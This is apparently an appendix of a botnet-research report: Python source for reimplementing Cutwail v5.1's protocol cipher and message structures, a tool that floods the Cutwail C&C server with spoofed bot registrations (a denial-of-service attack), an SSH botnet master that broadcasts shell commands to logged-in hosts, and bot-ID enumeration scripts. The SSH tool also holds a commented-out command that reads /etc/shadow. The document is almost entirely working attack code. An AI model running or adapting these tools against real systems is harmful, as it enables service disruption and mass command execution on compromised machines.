PKEY_SIZE = 29
encrypt_key = "Poshel-ka ti na hui drug aver"
decrypt_key = "reva gurd iuh an it ak-lehsoP"

# Operation on each block of size PKEY_SIZE
def pcrypt_block(key, block):
    # Python strings are immutable
    b = array.array("B", block)
    k = array.array("B", key)

    # XOR
    for i in range(0, PKEY_SIZE):
        b[i] ^= k[i]

    # ROT (swap each character in array symmetrically)
    for i in range(0, PKEY_SIZE/2):
        t = b[i]
```

```
        b[i] = b[PKEY_SIZE - 1 -i]
        b[PKEY_SIZE - 1 - i] = t

    return b.tostring()

# Divide buffer into n blocks
def blocks_of_n(buf, n):
    while buf:
        yield buf[:n]
        buf = buf[n:]

# Bitwise not each letter in string
def bitwise_not(block):
    b = array.array("B", block)
    for i in range(0, len(b)):
        b[i] ^= 0xff
    return b.tostring()

# Given message, divide into blocks and process
def pcrypt(key, buf, size):
    # Split buf into blocks of size PKEY_SIZE
    blocks = list(blocks_of_n(buf, PKEY_SIZE))

    off = -1

    # If size > PKEY_SIZE : process each block
    for off in range(0, size / PKEY_SIZE):
        blocks[off] = pcrypt_block(key, blocks[off])

        # For each odd number of offsets, bitwise not
        if off % 2 == 1:
            blocks[off] = bitwise_not(blocks[off])

    # If size < PKEY_SIZE or process remainder block
    if size % PKEY_SIZE != 0:
        blocks[off+1] = bitwise_not(blocks[off+1])

    return "".join(blocks)

# Encrypt buffer, size = len(buf)
def pencrypt(buf, size):
    return pcrypt(encrypt_key, buf, size)

# Decrypt buffer, size = len(buf)
def pdecrypt(buf, size):
    return pcrypt(decrypt_key, buf, size)
```

8.10.3 C_types_defines.py

```
 # c_types_defines.py
"""
Description:
This program implements the following ctype structures:
    BOT_RHEADER     : from globals.h:24
    BOTBULK_INFO    : from spcntrl.h:111
    BULK_INFO       : from spcntrl.h:255
    BOT_INFO        : from spcntrl.h:123
"""

import sys
from ctypes import *

# General recv header
class BOT_RHEADER(Structure):
       _fields_ = [
              ("bid",        c_int),
              ("iplocal",    c_int),
              ("botver",     c_int),
              ("confver",    c_int),
              ("mfver",      c_int),
              ("winver",     c_int),
              ("flags",      c_short), # 5IIUERHH
              ("smtp",       c_short),
              ("size",       c_int),
              ]

class BOTBULK_INFO(Structure):
       _fields_ = [
              #("mails",            POINTER(c_int)),
              ("bulk_id",          c_int),
              ("tmplver",          c_int),
              ("cc_ver",           c_int),
              ("logsize",          c_int),
              ("addrsize",         c_int),
              #("count",            c_int),
              #("accounts",         c_void_p),
              #("accounts_send",    c_void_p),
              ]

class BULK_INFO(Structure):
       _fields_ = [
              ("id",                c_int),
              ("state",            c_int),
              ]

class BOT_INFO(Structure):
```

```
        _fields_ = [
                ("ip",                  c_char * 4),
                ("have_ip",             c_int),

                ("bufsend",             c_char_p),
                ("bufrecv",             c_char_p),
                ("bufdata",             c_char_p),
                ("bufsmall",            c_int),

                ("id",                  c_int),
                ("bid",                 c_int),
                ("sd",                  c_int),
                ("bufsize",             c_int),
                ("timer",               c_int),
                ("state",               c_int),
                ("blackliststatus",     c_int),
                ("bshcommand",          c_int),

                ("flags",               c_short),

                ("botbulk",             POINTER(BOTBULK_INFO)),

                # Statistics
                ("bsent",               c_longlong),
                ("bnouser",             c_longlong),
                ("bunlucky",            c_longlong),
                ("bunksmtpansw",        c_longlong),
                ("bblacklisted",        c_longlong),
                ("bmailfrombad",        c_longlong),
                ("bgraylisted",                 c_longlong),
                ("bnomx",               c_longlong),
                ("bnomxip",             c_longlong),
                ("bnoaliveip",          c_longlong),
                ("bsmtptimeout",        c_longlong),
                ("bconnect",            c_longlong),
                ("brecv",               c_longlong),
                ("bbotmailtimeout",     c_longlong),
                ("bspammessage",        c_longlong),
                ("bnohostname",                 c_longlong),
                ("blckmx",              c_longlong),

                ("captcha_good",        c_longlong),
                ("captcha_total",       c_longlong),

                ("refbulk",             POINTER(c_int)),
                ("refbulk_size",        c_int),
                ]

# Initialise bot_rheader structure
def init_bot_rheader(bid=0, size=0):
```

```
    bot_rheader             = BOT_RHEADER()

    bot_rheader.bid         = bid
    bot_rheader.iplocal     = 97718444 # Should be INT
    bot_rheader.botver      = 116
    bot_rheader.confver     = 198
    bot_rheader.mfver       = 1
    bot_rheader.winver      = 5
    bot_rheader.flags       = 1 # ERZ: 8, R5+HOSTNAME: 129, DEFAULT: 0
    bot_rheader.smtp        = 1
    bot_rheader.size        = size

    return bot_rheader

# Initialise botbulk_info structure
def init_botbulk_info(bulk_id=0, logsize=0):
    botbulk_info            = BOTBULK_INFO()

    botbulk_info.bulk_id    = bulk_id
    botbulk_info.tmplver    = 1
    botbulk_info.cc_ver     = 198
    botbulk_info.logsize    = logsize
    botbulk_info.addrsize   = 0

    return botbulk_info

# Initialize bulk_info structure
def init_bulk_info(id, state):
    bulk_info               = BULK_INFO()

    bulk_info.id            = id
    bulk_info.state         = state # SENT: 1, BLACKLISTED: 5

    return bulk_info

"""
# Test code
try:
    bot_rheader     = init_bot_rheader()
    botbulk_info    = init_botbulk_info()
    bulk_info       = init_bulk_info()
except Exception as e:
    sys.exit(str(e))
print "[+] TEST COMPLETE"
"""
```

8.10.4 Utils.py

```
# utils.py
"""
Description:
This file contains some utility functions.
"""

import struct
import socket
import fcntl

# Dump combined hex/ascii rep of a packed binary string
# [Credit: code.activestate.com]
FILTER = "".join([(len(repr(chr(x))) == 3) and chr(x) or "." for x in
range(256)])

def hexdump(src, length=16):
    result = []

    for i in xrange(0, len(src), length):
        s = src[i:i+length]
       hexa = " ".join(["%02X" % ord(x) for x in s])
       printable = s.translate(FILTER)
       result.append("%04X\t%-*s\t%s\n" % (i, length*3, hexa, printable))

    return "".join(result)

# Get the IP address for a particular interface
# [Credit: www.quora.com]
def get_ip_address(iface):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    return socket.inet_ntoa(fcntl.ioctl(
                s.fileno(),
                0x8915, # SIOCGIFADDR
                struct.pack("256s", iface[:15])
            )[20:24])
```

8.10.5 Dos.py

```
# dos.py
"""
Description:
This program conducts a Denial of Service attack against the botnet C&C
server.
Modules:
    bot             : Defines functions to configure C&C server communication
    cipher          : Defines the CBC encryption/decryption functions
```

```
    c_types_defines : Defines ctype structures
    termcolor       : For printing out colored text, $pip install termcolor
    subprocess      : For calling external (shell) command from python
WARNING:
This program needs root permission to call the "ifconfig" shell command.
"""

import sys
import array
import socket
import fcntl
import struct
import time
import os, signal
import random
import optparse
import threading

from bot import init_socket, communicate, generate_package, process_package
from cipher import pencrypt, pdecrypt
from utils import hexdump, get_ip_address
from c_types_defines import *
from termcolor import cprint
from subprocess import call

# Increment max recursion depth
sys.setrecursionlimit(10000)

# Enable/Disable debug mode
DBG         = False
PRINT_CMD   = False

# Bot network interface
IFACE = "eth0"
#IFACE = "vmnet8"
TIMEOUT = 1

# C&C connection IP and Port number
HOST = "10.0.0.128"
PORT = 43242

# C&C commands
RC_SLEEP    = 1
RC_GETWORK  = 2
RC_RESTART  = 3
RC_UPDATE   = 4
RC_BID      = 5
RC_TEMPLATE = 6
RC_CONFIG   = 7
RC_MAILFROM = 8
```

```
RC_ACCOUNTS = 9

# Number of bots communicating with the C&C server
BOT_NUM = 0

# Max number of bots to register
# NOTE: This value may need to be tuned on different systems
# by considering factors such as machine spec, max number of socket
# which can be opened etc.
MAX_TARGET = 1000

# Thread lock
lock = threading.Lock()

# Assign a random class A private IP address to interface
def init_iface(iface):
    rand1 = str(random.randint(0,255))
    rand2 = str(random.randint(0,255))
    rand3 = str(random.randint(0,254))
    ip = "10." + rand1 + "." + rand2 + "." + rand3

    try:
        call(["ifconfig", iface, ip])
    except Exception as e:
        # Try again with a different IP
        init_iface(iface)

    return ip

# Add new bot to the botnet
def add_bot(iface):
    global BOT_NUM
    s = init_socket(iface, TIMEOUT)

    if s:
        communicate(s, dbg=DBG, print_cmd=PRINT_CMD, timeout=TIMEOUT)
        s.close()

        with lock:
            BOT_NUM -= 1 # Bot disconnected

# Bring network interfaces down
def ifconfig_down(iface_count):
    cprint("\n[*] Bringing network interfaces down...", "green")
    for i in range(0, iface_count + 1):
        call(["ifconfig", IFACE + ":" + str(i), "down"])

def print_status(ip, iface):
    cprint("[+] Started new thread (" + str(BOT_NUM) + "): IFACE ", end="")
    cprint(iface, "yellow", end="")
```

```
    cprint(" IP ", end="")
    cprint(ip, "cyan")

def print_statistics(runtime):
    cprint("\n[*] Statistics:", "yellow")
    cprint("Run time: " + str(runtime), "yellow")
    cprint("Number of bots registered: " + str(BOT_NUM), "yellow")
    cprint("Average register speed (bot per second): " +
str(BOT_NUM/runtime), "yellow")
    cprint("Average time taken to register one bot (s): " +
str(runtime/BOT_NUM), "yellow")

def main():
    global BOT_NUM

    # Options parser
    parser = optparse.OptionParser()
    parser.add_option("-t", action="store", dest="TARGET_NUM",
                      default=1000, type="int",
                      help="target number of bots")
    parser.add_option("-n", action="store", dest="VM_NUM",
                      default=1, type="int",
                      help="number of VMs working for DoS attack")
    (opts, args) = parser.parse_args()

    # Calculate the target number of bots for this machine
    TARGET = opts.TARGET_NUM / opts.VM_NUM
    if TARGET > MAX_TARGET:
        TARGET = MAX_TARGET

    print "Denial of Service attack tool for Cutwail v5.1\n"

    # Get the PID of this process and save it to a file
    f = open("pid.txt", "w")
    f.write(str(os.getpid()))
    f.close()

    threads = [] # Maintain a list of threads
    iface_count = 0 # Maintain a count on new newtwork interfaces made
    print_once = True
    start = time.time() # Start timer

    print "[*] Starting DoS attack...\n"

    while True:
        if BOT_NUM > TARGET:
            if print_once:
                # Stop timing
                end = time.time()
                runtime = end - start
```

```
                # Print statistics
                print_statistics(runtime)
                print_once = False

            continue

        try:
            # Initialize new network interface
            iface = IFACE + ":" + str(iface_count)
            ip = init_iface(iface)

            # Start a new thread and add new bot to the botnet
            t = threading.Thread(target=add_bot, args=(iface,))
            threads.append(t)
            t.start()

            with lock:
                BOT_NUM += 1

            iface_count += 1

            # Print status
            #print_status(ip, iface)

        except KeyboardInterrupt:
            print "[-] KeyboardInterrupt: executing exit routine..."
            break

        except Exception as e:
            cprint("[-] " + str(e), "red")
            break

    # Wait for all threads to terminate
    for thread in threads:
        thread.join()

    # Bring interfaces down
    ifconfig_down(iface_count)


if __name__ == "__main__":
    main()
```

8.10.6 SSH-botnet.py

```
# ssh-botnet.py
"""
Description:
A SSH botnet command and control program.
Interpreter mode    : Run commands from prompt
Batch mode          : Run pre-defined command(s), they can also be called
from the
                      interpreter mode by executing the command 'batch()'
                      (Not to be confused with the shell command 'batch')
For help with options run:
    $ python ssh-botnet.py -h
"""

import sys
import optparse
import pxssh
import MySQLdb
import threading

from termcolor import cprint
from progressbar import ProgressBar

# Global
botNet      = [] # Contains Client objects
botIP       = [] # Contains Bot IPs
botError    = [] # Contains Bot IPs that failed to connect

# Database connection strings
HOST        = "10.0.0.1"
USER        = "root"
PASSWORD    = ""
DB          = "ssh_botnet"

# Connect to database
db = MySQLdb.connect(host=HOST, user=USER, passwd=PASSWORD, db=DB)

# Create cursor object (this allows you to execute all the queries you need)
cur = db.cursor(MySQLdb.cursors.DictCursor)

# Thread lock
lock = threading.Lock()

class Client:
    def __init__(self, host, user, password):
        self.host       = host
        self.user       = user
        self.password   = password
```

```
        self.session    = self.connect()

    def connect(self):
        try:
            s = pxssh.pxssh()
            s.login(self.host, self.user, self.password)
            return s
        except Exception, e:
            #print e
            # Update bot status
            update = "UPDATE bot_ip SET status=0 WHERE ip='" + self.host +
"'"
            cur.execute(update)
            db.commit()

    def send_command(self, cmd):
        self.session.sendline(cmd)
        self.session.prompt()
        return self.session.before

# Creates and adds a Client object to global botnet list
def addClient(host, user, password):
    client = Client(host, user, password)
    if client.session != None:
        botNet.append(client)
    else:
        botError.append(host)

# Execute the given command for each Client in global botnet list
def botnetCommand(command):
    threads = []

    # Create a thread for each bot to execute the command
    for client in botNet:
        t = threading.Thread(target=sendCommand, args=(client, command))
        threads.append(t)
        t.start()

    # Wait until all threads are finished
    for thread in threads:
        thread.join()

# Multi-thread send command to each bot
def sendCommand(client, command):
    output = client.send_command(command)

    # Make the following lines atomic instructions
    with lock:
        cprint("[*] Output from " + client.host, "cyan")
        print "[+]", output
```

```
# Batch mode - create a list of predefined commands to execute
def batch():
    #botnetCommand("uname -v")
    #botnetCommand("sudo cat /etc/shadow | grep $(whoami)")
    botnetCommand("ifconfig | grep inet")

# Interpreter mode - user types each command in a prompt
def imode():
    while 1:
        command = raw_input("SSH Botnet C&C > ")
        if command == "exit":
            exit(0)
        elif command == "batch()":
            batch()
        else:
            botnetCommand(command)

# Check bot status and add to connection list if active
def init_botIP():
    select = "SELECT * FROM bot_ip"
    cur.execute(select)
    for row in cur.fetchall():
        if row["status"] == 1:
            botIP.append(row["ip"])

    cprint("[*] Bot IP list:", "yellow")
    print "[%s]" % ", ".join(map(str, botIP))

def main():
    # Options parser
    parser = optparse.OptionParser()
    parser.add_option("-i", "--interpreter", \
                      help="run in interpreter mode", \
                     dest="IMODE", default=False, \
                     action="store_true"
                    )
    (opts, args) = parser.parse_args()

    print "SSH Botnet Master Tool v1.2\n"

    # Initialize botIP list
    init_botIP()

    # Show progress bar
    pbar = ProgressBar()

    # Initialize botnet clients
    cprint("\n[*] Connecting...", "green")
    for ip in pbar(botIP):
```

```
            addClient(ip, "bot", "password")

        # Report connection failures
        for ip in botError:
            cprint("[-] Error connecting to " + ip, "red")

        print ""

        # Send command to all the clients
        if opts.IMODE:
            imode()
        else:
            batch()

if __name__ == "__main__":
    main()
```

8.10.7 Count-bot.py

```
# count-bot.py
"""
Description:
This program counts the number of bots registered in the botnet C&C.
Modules:
    cipher          : Defines the CBC encryption/decryption functions
    c_types_defines : Defines ctype structures
    termcolor       : For printing out colored text, $pip install termcolor
"""
import sys
import array
import socket
import fcntl
import struct
import time

from bot import init_socket
from cipher import pencrypt, pdecrypt
from utils import hexdump, get_ip_address
from c_types_defines import *
from termcolor import cprint
from progressbar import ProgressBar

# C&C connection IP and Port number
HOST = "10.0.0.128"
PORT = 43242

# Network interface of bot
IFACE   = "vmnet8"
```

```
TIMEOUT = 3

# C&C commands
RC_BID      = 5

# This function listens for the RC_BID command specifically.
# It is possible to use the process_package() from the bot module instead,
# but the function below is more efficient for this program.
def get_bid(s):
    while True:
        try:
            # Try receiving data
            rcvmsg = s.recv(1024)

            # Check whether connection is closed
            if rcvmsg == "":
                break

            # Got server response:
            cmd = struct.unpack("i", rcvmsg[0:4])[0]

            if cmd == RC_BID:
                # Decrypt data received
                dec = pdecrypt(rcvmsg[8:], len(rcvmsg[8:]))

                # Extract the BID from the decrypted data
                bid = struct.unpack("i", dec[0:4])[0]
                return bid

        except socket.error as e:
            print "[-]", str(e)

def main():
    print "Bot counter v2.2\n"

    # Initialize bot_rheader structure
    bot_rheader = init_bot_rheader(bid=0, size=0)

    # Initialize socket
    s = init_socket(IFACE, TIMEOUT)

    # Send data (BOT_RHEADER packed binary)
    s.sendall(buffer(bot_rheader)[:])

    # Get BID upper bound
    upper_bound = get_bid(s)

    if not upper_bound:
        cprint("[-] Error: Failed to get BID upper bound", "red")
        sys.exit(-1)
```

```
    else:
        cprint("[+] Got BID upper bound: " + str(upper_bound), "green")

    # Give the user chance to see the upper bound
    time.sleep(3)

    cprint("\n[*] Starting bot counter...", "cyan")

    bot_count = 0           # Bot entry count
    bid_registered = []     # BID of bots registered
    bid_not_registered = [] # BID of bots not registered

    # Note: Max size of Python list is 536,870,912 elements
    # Warning: The larger the list is the slower the operations will be.

    # Show progress bar
    pbar = ProgressBar()

    # Search And Destroy
    for bid in pbar(list(range(upper_bound - 1, 0, -1))):
        # Spoof BID
        bot_rheader.bid = bid

        s = init_socket(IFACE, TIMEOUT) # Re-initiate socket connection
        s.sendall(buffer(bot_rheader)[:]) # Send data

        # Check return BID
        if bid == get_bid(s):
            bot_count += 1
            bid_registered.append(bid)
            #cprint("[BID: " + str(bid) + "]" + " Bot found\t\tTotal: " \
            #       + str(bot_count), "cyan")
        else:
            bid_not_registered.append(bid)
            #cprint("[BID: " + str(bid) + "]" + " Bot not registered", "red")

    # Print statistics
    cprint("\n[+] Statistics:", "yellow")
    cprint("Total bot count: " + str(bot_count), "yellow")
    cprint("\nBID registered:", "yellow")
    print "[%s]" % ", ".join(map(str, bid_registered))
    cprint("\nBID not registered:", "yellow")
    print "[%s]" % ", ".join(map(str, bid_not_registered))

    # Close socket
    s.close()
if __name__ == "__main__":
    main()
```

8.10.8 Db-countbot.py

```
# db-countbot.py
"""
Description:
This script records the number of bots registered by the C&C server
with the time elapsed (during DoS attack).
"""

import time
import MySQLdb

# Set time period between measurements (s)
PERIOD = 1
PROGRAM_START_TIME = 0

# Connection strings
HOST           = "10.0.0.128"
USER           = "psyche"
PASSWORD       = "psyche"
DB             = "4bnev"

# Connect to DB
db = MySQLdb.connect(host=HOST, user=USER, passwd=PASSWORD, db=DB)

# Create cursor object
cur = db.cursor(MySQLdb.cursors.DictCursor)

def get_bot_count():
        # SQL select
        select = "SELECT count(bid) AS count FROM bot WHERE lastseen > " \
                + str(PROGRAM_START_TIME)

        cur.execute(select)
        row = cur.fetchone()

        return row["count"]

# Wait until at least one bot is registered before starting measurements
def wait_measurement():
        while True:
                count = get_bot_count()

                if count > 0:
                        start = int(time.time())
                        return start

def main():
        print "Bot counter v1.0\n"
```

```
        global PROGRAM_START_TIME

        PROGRAM_START_TIME = time.time()

        # Wait until first bot is registered
        print "[*] Waiting for bots to be registered..."
        measurement_start_time = wait_measurement()

        while True:
                # Calculate time elapsed
                now = int(time.time())
                time_elapsed = now - measurement_start_time

                count = get_bot_count()

                print "[+] Time elapsed:",time_elapsed, "s,\tcount:",  count

                time.sleep(PERIOD)


if __name__ == "__main__":
        main()
```